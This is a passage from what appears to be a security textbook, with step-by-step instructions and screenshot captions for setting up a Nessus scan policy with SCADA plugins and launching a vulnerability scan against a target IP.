


Figure 18.107: Screenshot of Nessus showing New Policy settings

- **Step 3:** Check whether **SCADA** plugins exist under the **Plugins** tab. If not, the results appear only for non-SCADA ports.




Figure 18.108: Screenshot of Nessus showing SCADA plugins

- **Step 4:** Save the policy. Then, open the **My Scans** folder and select the **New Scan**. Click on the **User Defined** policy section and choose the policy created in **Step 1**.




Figure 18.109: Screenshot of Nessus showing scan templates

- **Step 5:** Choose the policy and input the required information in the given fields, along with the target IP address. Then, click on **Launch**.




Figure 18.110: Screenshot of Nessus BASIC scan settings

After completion of the scan, the result displays the discovered vulnerabilities; in the screenshot below, Nessus identified two SCADA-related vulnerabilities, which are marked in yellow.


